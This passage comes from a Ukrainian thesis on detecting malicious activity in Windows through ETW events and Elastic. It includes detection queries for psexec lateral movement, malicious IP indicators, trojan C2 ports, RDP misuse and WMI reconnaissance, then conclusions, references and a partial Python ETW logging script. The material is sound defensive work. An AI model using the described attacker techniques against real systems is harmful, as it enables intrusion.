


Рисунок 3.29 – Результат пошуку

Втім, досить очевидно, що таке виявлення не є надійним, адже самі назви ключів можуть бути легко змінені, на додачу вони виглядають так наче були згенеровані випадковим чином, а отже є вірогідність що під час наступної атаки правило виявлення не спрацює навіть попри наявність шкідливої активності.

Інший приклад використання такого типу подій – спроба пошуку запуску Sysinternals утиліт, таких як psexec. Взагалі вона може використовуватися системними адміністраторами з метою віддаленого підключення до кінцевих точок з використанням протоколу SMB, втім вона також часто використовується нападниками з метою подальшого просування по вже скомпрометованій мережі. Згідно інформації, наведеному в блозі від компанії “Red Canary” [33], одним із основних методів виявлення psexec є пошук процесів з назвою “psexecsvc.exe”, однак, ще одним індикатором є створення в реєстрі ключа “EulaAccepted”. Втім, слід зазначити, що сам по собі цей ключ не є стовідсотковою ознакою наявності шкідливої активності, адже цей ключ може бути створений у разі використання інших Sysinternals утиліт. Створимо правила виявлення під обидва з цих індикаторів:

1) Запуск psexecsvc.exe: “etw_event.EventType:»ProcessCreate» AND etw_event.ImageName:*PSEXECSVC.exe*”. Результат пошуку:

Рисунок 3.30 – Результат пошуку

2) Спробуємо виявити запуск утіліти psexec використовуючи події реєстру. Створене правило має вигляд: “etw_event.EventType:»RegKeyCreate» AND etw_event.RegistryKey:*EulaAccepted*”.

Розглянемо методи пошуку шкідливої активності, використовуючи мережеві події. Найбільш очевидний метод їх використання – пошук айпі адрес, які використовувалися нападниками в минулих атаках, або ті які використовуються зараз у разі наявності таких данних. Наведемо приклад – досить часто компанії в своїх дослідженнях залишають індикатори компрометації: домени, геш-суми, а також, що важливо для поточного завдання, айпі адреси зловмисників. Розглянемо звіт від компанії TrendMicro [34], де на сторінці “Indicators of Compromise” знаходяться наступні записи:




Рисунок 3.31 – Індикатори компрометації

Отже, з цього можна перевірити, чи були мережеві комунікації пов’язані з одним

з IP адресів: etw_event.EventType:*Network* AND (etw_event.sourceIP:*207.246.102.242* OR etw_event.destinationIP:*207.246.102.242* OR etw_event.sourceIP:*207.246.102.242*). Отримуємо результат:




Рисунок 3.32 – Результат роботи пошуку

Як можливо побачити, мережевих комунікацій не відбувалося.

Інший метод пошуку зловмисної активності, використовуючи наявні поля подій – пошук використання підозрілих портів. Тут слід зазначити, що правила виявлення тут можуть напряму відрізнятися від організацій та використовуваного ПЗ у корпоративних мережах. Наприклад, у той час як де-які організації використовують протокол RDP для віддаленого підключення до кінцевих точок, інші ні, а отже поява в подіях мережевих підключень з використанням порту 3389 має бути розглянута як підозріла активність.

Інший тип потенційно шкідливої активності, який слід шукати – використання портів, які до цього використовувалися шкідливим програмним забезпеченням, потенційно для комунікації з C2 інфраструктурою. Де-які з них описані в документації ПЗ “OfficeScan” від компанії TrendMicro[35]. Наприклад, троянець “Net Spy” використував задля вищеописаних цілей порти 31338 та 31339, “Senna Spy” – 11000, “Rux” – 22222, тощо. Зазначимо, що окрім нечасто використовуваних портів, таких як зазначено вище, описане ШПЗ використовувало і звичайні, такі як 21 або 80. Отже, створимо правила виявлення для одного із зазначених портів: “etw_event.EventType:*Network* AND (etw_event.sourcePort:*22222* OR etw_event.destinationPort:*22222*)”. Після перевірки отримуємо результат:




Рисунок 3.33 – Виконання правила

Повернемося до питання використання RDP портів. Навіть у разі використання цього протоколу та порту 3389, зловмисники можуть все одно використовувати його для виконання шкділивої активності. Отже, постає питання, яким чином в такому випадку можливо відокремити дозволені дії користувачів від зловмисних. Одним із методів, якими це можна зробити – відфільтрувати усе ПЗ, що дозволено використовувати задля віддаленого підключення для кінцевих точок. Наприклад, якщо використання будь-якого стороннього ПЗ заборонено, то буде достатньо відфільтрувати процеси з назвою “mstsc.exe” та відповідним системним шляхом, отже спробуємо створити та протестувати правило виявлення: “etw_event.EventType:*Network* AND (etw_event.sourcePort:*3389* OR etw_event.destinationPort:*3389*) AND NOT etw_event.ImageName:*mstsc.exe*”.

Також розглянемо використання подій WMI задля пошуку зловмисної активності. Для початку необхідно охарактеризувати, що таке WMI: Інструмент керування Windows (WMI) [39] є важливим компонентом операційної системи Windows, що полегшує керування різноманітними системними ресурсами та конфігураціями. Він слугує стандартизованим інтерфейсом для доступу та маніпулювання в локальних і віддалених системах Windows. За своєю суттю WMI діє як структура, яка дозволяє адміністраторам і розробникам взаємодіяти

з широким спектром системних компонентів, включаючи обладнання, програмне забезпечення, мережу, процеси, служби тощо. Він знижує складність керування системою, надаючи уніфікований інтерфейс, незалежно від базової конфігурації апаратного чи програмного забезпечення. WMI організовує керовані об'єкти в ієрархічну структуру простору імен, починаючи з кореневого простору імен і розгалужуючись на різні підпростори імен, які представляють різні аспекти керування системою. Ці простори імен містять класи, які визначають властивості та методи компонентів системи, що дозволяє користувачам запитувати, отримувати та налаштовувати інформацію за допомогою WMI. Однією з ключових особливостей WMI є мова запитів WQL (WMI Query Language), яка нагадує SQL (Structured Query Language). WQL дозволяє користувачам отримувати певні дані від постачальників WMI, формулюючи запити з можливостями фільтрації та сортування. Цей механізм запитів дозволяє адміністраторам збирати інформацію про системні ресурси та конфігурації, допомагаючи в таких завданнях, як керування запасами, моніторинг продуктивності та усунення несправностей. WMI працює через постачальників, які є компонентами, відповідальними за надання управлінської інформації інфраструктурі WMI. Ці провайдери перетворюють запити WMI на дії, специфічні для керованого ресурсу, забезпечуючи безперебійний зв'язок між програмами керування та основними компонентами системи. Windows містить вбудовані провайдери для доступу до широкого діапазону системної інформації, від деталей апаратного забезпечення до статистики процесів. На додаток до своїх можливостей запитів, WMI надає надійні функції безпеки для контролю доступу до інформації керування. Адміністратори можуть керувати дозволами та привілеями доступу до просторів імен і об'єктів WMI за допомогою стандартних механізмів безпеки Windows, забезпечуючи захист конфіденційних системних даних від несанкціонованого доступу.

Отже, яким чином нападники можуть використовувати WMI в своїх цілях? Першочергово, зловмисники використовують WMI для збору інформації про скомпрометовану систему. Наприклад, використовуючи [48, 49] "SELECT *

FROM Win32_Product” з метою отримання встановленого на операційній системі ПЗ. Результатом її виконання буде наступне:




Рисунок 3.34 – Результат виконання WMI пошуку

Виявлення такої активності є досить прямолінійним – пошук виглядатиме наступним чином: “etw_event.EventType:»Wmi_Operation_Performed» AND etw_event.Operation:*Win32_Product*”. Результат пошуку в Elastic можливо побачити на рисунку нижче:




Рисунок 3.35 – Результат пошуку

Інший приклад – спроба дізнатися інформацію про наявні групи, зробити це можливо [50] використовуючи пошук “SELECT * FROM Win32_Group”. В цьому випадку виявлення є схожим на попереднє:

“etw_event.EventType:”Wmi_Operation_Performed” AND etw_event.Operation:*Win32_Group*”. В результаті пошуку отримуємо:




Рисунок 3.36 – Результат пошуку

Висновки до третього розділу

В третьому розділі було розглянуто механізм передачі подій “Event Tracing for Windows” (ETW) як з архітектурної точки зору, так і з точки зору виявлення зловмисної активності. Було розгялнуто програмний засіб отримання подій різного призначення, що можуть бути використані для виконання вищезазначених задач.

Окрема увага була звернута на створення необхідний конфігурацій задля передачі подій на Elastic використовуючи програмне забезпечення “Filebeat”.

Після цього було розглянуто процес створення правил виявлення проти різних тактик, технік та процедур зловмисників використовуючи різні типи подій, в тому числі створення процесів, файлів, завантаження динамічних бібліотек. Також було поставлено відповідні експерименти з метою тестування створених правил виявлення зловмисної активності.

ВИСНОВКИ

В кваліфікаційній роботі було розглянуто методику виявлення шкідливої активності в ОС “Windows” використовуючи відповідні правила виявлення.

Було розглянуто та проаналізовано ряд теоретичних відомостей, в тому числі нормативну базу з цього питання, а також зроблено акцент на тому, чому саме операційна система “Windows” є пріоритетною ціллю кібернападників сьогоднення. Окремо було розглянуто вбудовані механізми захисту, наявні в ОС “Windows”, а також проаналізовано діяльність злочинних угрупувань рф.

На додачу було проаналізовано роль журналів подій у виявленні зловмисної активності, розглянуто де-які практичні сценарії, де вони можуть застосовуватися. Окрім цього було розглянуто процес створення правил виявлення на прикладі SIEM системи “Elastic” та техніки зловмисної активності, що полягає в додаванні користувача до привілейованих груп. На додачу було розгялнуто формати створення правил виявлення Yara та Sigma, розглянуто їх переваги та недоліки.

Нарешті було розглянуто механізм ETW, в тому числі метод програмної взаємодії з ним. Після цього було розглянуто процес створення правил виявлення проти різних тактик, технік та процедур зловмисників використовуючи різні типи подій, в тому числі створення процесів, файлів, завантаження динамічних бібліотек. Також було поставлено відповідні експерименти з метою тестування створених правил виявлення зловмисної активності.

Створені правила виявлення можуть бути використані в організаціях з метою підвищення захищеності проти сучасних кіберзагроз.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Про основні засади забезпечення кібербезпеки України. [Електроний ресурс]. – Режим доступу: https://zakon.rada.gov.ua/laws/show/2163-19#Text

2. Про рішення Ради національної безпеки і оборони України від 14 травня 2021 року "Про Стратегію кібербезпеки України". [Електроний ресурс]. – Режим доступу: https://zakon.rada.gov.ua/laws/show/447/2021#Text

3. A Technical Analysis of the Petya Ransomworm. . [Електроний ресурс]. – Режим доступу: https://www.fortinet.com/blog/threat-research/a-technical-analysis-of-the-petya-ransomworm

4. Crowdstrike Global Threat Report 2023. [Електроний ресурс]. – Режим доступу: https://www.crowdstrike.com/wp-content/uploads/2023/02/2023-Global-Threat-Report-Executive-Summary.pdf

5. Cisco Talos. Year in review. [Електроний ресурс]. – Режим доступу: https://blog.talosintelligence.com/content/files/2023/12/2023_Talos_Year_In_Review.pdf

6. Disrupting malicious uses of AI by state-affiliated threat actors [Електроний ресурс]. – Режим доступу: https://openai.com/index/disrupting-malicious-uses-of-ai-by-state-affiliated-threat-actors

7. Linux Server vs Windows Server: Differences, Performance and more! [Електроний ресурс]. – Режим доступу: https://www.milesweb.in/blog/hosting/server/linux-server-vs-windows-server/

8. APT28: від первинного ураження до створення загроз для контролеру домену за годину (CERT-UA#8399). [Електроний ресурс]. – Режим доступу: https://cert.gov.ua/article/6276894

9. APT29 Attacks Embassies Using CVE-2023-38831 [Електроний ресурс]. – Режим доступу: https://www.rnbo.gov.ua/files/2023_YEAR/CYBERCENTER/november/APT29%20attacks%20Embassies%20using%20CVE-2023-38831%20-%20report%20en.pdf

10. GAMAREDON ACTIVITY AMID UKRAINE'S COUNTEROFFENSIVE [Електроний ресурс]. – Режим доступу: https://www.rnbo.gov.ua/files/2023_YEAR/CYBERCENTER/Gamaredon_activity.pdf

11. Кібератаки групи UAC-0010 (Armageddon) з використанням шкідливої програми GammaLoad.PS1_v2 (CERT-UA#5003,5013,5069,5071) [Електроний ресурс]. – Режим доступу: https://cert.gov.ua/article/971405

12. User Account Control overview [Електроний ресурс]. – Режим доступу: https://learn.microsoft.com/en-us/windows/security/application-security/application-control/user-account-control/

13. Exploring Windows UAC Bypasses: Techniques and Detection Strategies. [Електроний ресурс]. – Режим доступу: https://www.elastic.co/security-labs/exploring-windows-uac-bypasses-techniques-and-detection-strategies

14. Microsoft Defender Antivirus event IDs and error codes | Microsoft Learn

[Електроний ресурс]. – Режим доступу: https://learn.microsoft.com/en-us/defender-endpoint/troubleshoot-microsoft-defender-antivirus?view=o365-worldwide

15. BlackLotus UEFI bootkit: Myth confirmed. [Електроний ресурс]. – Режим доступу: https://www.welivesecurity.com/2023/03/01/blacklotus-uefi-bootkit-myth-confirmed/

16. Set up PowerShell script block logging for added security [Електроний ресурс]. – Режим доступу: https://www.techtarget.com/searchwindowsserver/tutorial/Set-up-PowerShell-script-block-logging-for-added-security

17._Buzzing on Christmas Eve: Trigona Ransomware in 3 Hours [Електроний ресурс]. – Режим доступу: https://thedfirreport.com/2024/01/29/buzzing-on-christmas-eve-trigona-ransomware-in-3-hours/

18. How-to: Windows Built-in Users, Default Groups and Special Identities. [Електроний ресурс]. – Режим доступу: https://ss64.com/nt/syntax-security_groups.html

19. Github SigmaHQ. [Електроний ресурс]. – Режим доступу: https://github.com/SigmaHQ/sigma

20. Welcome to YARA's documentation! [Електроний ресурс]. – Режим доступу: https://yara.readthedocs.io/en/stable/

21. MalConfScan правила в форматі Yara. [Електроний ресурс]. – Режим доступу: https://github.com/JPCERTCC/MalConfScan/blob/master/yara/rule.yara

22. Evading EDR: The Definitive Guide to Defeating Endpoint Detection Systems. [Електроний ресурс]. – Режим доступу: https://books.google.com.ua/books/about/Evading_EDR.html?id=anO1EAAAQBAJ&redir_esc=y

23. Zodiacon, EtwExplorer. [Електроний ресурс]. – Режим доступу: https://github.com/zodiacon/EtwExplorer

24. Fireeye, Pywintrace. [Електроний ресурс]. – Режим доступу: https://github.com/fireeye/pywintrace

25. A Look Into DuckTail [Електроний ресурс]. – Режим доступу: https://www.zscaler.com/blogs/security-research/look-ducktail.

26. Buzzing on Christmas Eve: Trigona Ransomware in 3 Hours [Електроний ресурс]. – Режим доступу: https://thedfirreport.com/2024/01/29/buzzing-on-christmas-eve-trigona-ransomware-in-3-hours/

27. Raspberry Robin Malware Targets Telecom, Governments [Електроний ресурс]. – Режим доступу: https://www.trendmicro.com/en_us/research/22/l/raspberry-robin-malware-targets-telecom-governments.html

28. Exploring the QBOT Attack Pattern. [Електроний ресурс]. – Режим доступу: https://www.elastic.co/security-labs/exploring-the-qbot-attack-pattern

29. What Is Mshta, How Can It Be Used and How to Protect Against It. [Електроний ресурс]. – Режим доступу: https://www.mcafee.com/learn/what-is-mshta-how-can-it-be-used-and-how-to-protect-against-it/

30. Rapid7-Observed Exploitation of Adobe ColdFusion [Електроний ресурс]. – Режим доступу: https://www.rapid7.com/blog/post/2023/03/21/etr-rapid7-observed-exploitation-of-adobe-coldfusion/

31. From Water to Wine: An Analysis of WINELOADER. [Електроний ресурс]. – Режим доступу: https://www.splunk.com/en_us/blog/security/wineloader-analysis.html

32. Attacks & Defenses: Dumping LSASS With No Mimikatz [Електроний ресурс]. – Режим доступу: https://www.whiteoaksecurity.com/blog/attacks-defenses-dumping-lsass-no-mimikatz/

33. From ScreenConnect to Hive Ransomware in 61 hours. Електроний ресурс]. – Режим доступу: https://thedfirreport.com/2023/09/25/from-screenconnect-to-hive-ransomware-in-61-hours/

34. T1574.002 - Hijack Execution Flow: DLL Side-Loading. [Електроний ресурс]. – Режим доступу: https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1574.002/T1574.002.md

35. SEO Poisoning to Domain Control: The Gootloader Saga Continues. [Електроний ресурс]. – Режим доступу: https://thedfirreport.com/2024/02/26/seo-poisoning-to-domain-control-the-gootloader-saga-continues/

36. Threat Hunting for PsExec, Open-Source Clones, and Other Lateral Movement Tools
[Електроний ресурс]. – Режим доступу: https://redcanary.com/blog/threat-detection/threat-hunting-psexec-lateral-movement/

37. TeamCity Vulnerability Exploits Lead to Jasmin Ransomware, Other Malware Types._____[Електроний ресурс]. – Режим доступу: https://www.trendmicro.com/en_us/research/24/c/teamcity-vulnerability-exploits-lead-to-jasmin-ransomware.html

38. Trojan Ports. [Електроний ресурс]. – Режим доступу: https://docs.trendmicro.com/all/ent/officescan/v10.5/en-us/osce_10.5_olhcl/osce_topics/what_are_trojan_ports_.htm

39. Windows Management Instrumentation (WMI). [Електроний ресурс]. – Режим доступу: https://www.techtarget.com/searchwindowsserver/definition/Windows-Management-Instrumentation

40. What Is Petya and NotPetya Ransomware?). [Електроний ресурс]. – Режим доступу: https://www.trellix.com/security-awareness/ransomware/petya/

41. What Are LOLBins? [Електроний ресурс]. – Режим доступу: https://socprime.com/blog/what-are-lolbins/

42. ETW internals for security research and forensics. [Електроний ресурс]. – Режим доступу: https://blog.trailofbits.com/2023/11/22/etw-internals-for-security-research-and-forensics/

43. Raspberry Robin. [Електроний ресурс]. – Режим доступу: https://redcanary.com/threat-detection-report/threats/raspberry-robin/

44. Hunting for Malicious PowerShell using Script Block Logging. [Електроний ресурс]. – Режим доступу: https://www.splunk.com/en_us/blog/security/hunting-for-malicious-powershell-using-script-block-logging.html

45. YARA in a nutshell. [Електроний ресурс]. – Режим доступу: https://virustotal.github.io/yara/

46. Appendix B: Privileged Accounts and Groups in Active Directory. [Електроний ресурс]. – Режим доступу: https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/plan/security-best-practices/appendix-b--privileged-accounts-and-groups-in-active-directory

47. Windows Defender logs collection. [Електроний ресурс]. – Режим доступу: https://documentation.wazuh.com/current/user-manual/capabilities/malware-detection/win-defender-logs-collection.html

48. Windows Management Instrumentation (WMI). [Електроний ресурс]. – Режим доступу: https://docs.axonius.com/docs/wmi

49. Win32_Product class. [Електроний ресурс]. – Режим доступу: https://learn.microsoft.com/en-us/previous-versions/windows/desktop/legacy/aa394378(v=vs.85)

50. Win32_Group class. [Електроний ресурс]. – Режим доступу: https://learn.microsoft.com/en-us/windows/win32/cimwin32prov/win32-group

51. Research and Comparative Analysis of Person Identification Information Technology. [Електроний ресурс]. – Режим доступу: https://ceur-ws.org/Vol-3538/Paper_6.pdf

ДОДАТОК А
ВИХІДНИЙ КОД ПРОГРАМНОГО ЗАБЕЗПЕЧЕННЯ:
PYTHON СКРІПТ

```
import etw
import psutil
from datetime import datetime
import subprocess
import sys
import os
import socket
import json
import ctypes

def lookup_process_path(pid):
    try:
        proc = psutil.Process(pid)
        return proc.exe()
    except (psutil.NoSuchProcess, psutil.AccessDenied):
        pass

def verify_proc_signature(pid):
    path = lookup_process_path(pid)
    result = subprocess.run([r'C:\Program Files (x86)\Windows
Kits\10\bin\10.0.22621.0\x86\signtool.exe', 'verify', '/pa', path], capture_output=True,
text=True)
     if "Successfully verified" in result.stdout:
        return True
    else:
        return False
```

```
def lookup_cmdline(pid):
    try:
        proc = psutil.Process(pid)
        return proc.cmdline()
    except(psutil.NoSuchProcess, psutil.AccessDenied):
        pass
def general_callback(data):
    hostname = socket.gethostname()
    file = open(r"C:\Users\john\Documents\ETW\test.json", "a")
    event_data = data[1]
    EventID = int(event_data['EventHeader']['EventDescriptor']['Id'])
    if (event_data['EventHeader']['ProviderId'] == "{22FB2CD6-0E7B-422B-A0C7-
2FAD1FD0E716}"):
        if (EventID == 1):
            imageName = event_data['ImageName']
            parentPID = int(event_data['ParentProcessID'])
            parentName = lookup_process_path(parentPID)
            cmdline = lookup_cmdline(int((event_data['ProcessID'])))
            proc_log_data = {"EventType": "ProcessCreate", "Hostname": hostname,
"ImageName": imageName, "CommandLine": cmdline, "ParentName": parentName}
            str1 = json.dumps(proc_log_data)
            file.write(str1 + "\n")
        elif (EventID == 5):
            loadedDLL = event_data['ImageName']
            procName =
lookup_process_path(int(event_data['EventHeader']['ProcessId']))
            imgload_raw_data = {"EventType": "ImageLoad", "Hostname": hostname,
"ProcessPath": procName, "ImageLoaded": loadedDLL}
            str1 = json.dumps(imgload_raw_data)
```

```
            file.write(str1 + "\n")
    elif (event_data['EventHeader']['ProviderId'] == "{70EB4F03-C1DE-4F73-A051-
33D13D5413BD}"):
        if (EventID == 1):
            procPid = int(event_data['EventHeader']['ProcessId'])
            processPath = lookup_process_path(procPid)
            regPath = event_data['RelativeName']
            reg_raw_data = {"EventType": "RegKeyCreate", "Hostname": hostname,
"ProcessPath": processPath, "RegistryKey": regPath}
            str1 = json.dumps(reg_raw_data)
            file.write(str1 + "\n")
    elif (event_data['EventHeader']['ProviderId'] == "{EDD08927-9CC4-4E65-B970-
C2560FB5C289}"):
        if EventID == 30:
            procId = event_data['EventHeader']['ProcessId']
            proc = lookup_process_path(procId)
            fileName = event_data['FileName']
            file_raw_data = {"EventType": "FileCreate", "Hostname": hostname,
"ImageName": proc, "FileName": fileName}
            str1 = json.dumps(file_raw_data)
            file.write(str1 + "\n")
    elif (event_data['EventHeader']['ProviderId'] == "{7DD42A49-5329-4832-8DFD-
43D979153A88}"):
        procId = event_data['EventHeader']['ProcessId']
        proc = lookup_process_path(procId)
        DestinationIP = event_data['daddr']
        SourceIP = event_data['saddr']
        DestinationPort = event_data['dport']
        SourcePort = event_data['sport']
        NetType = "null"
```

```
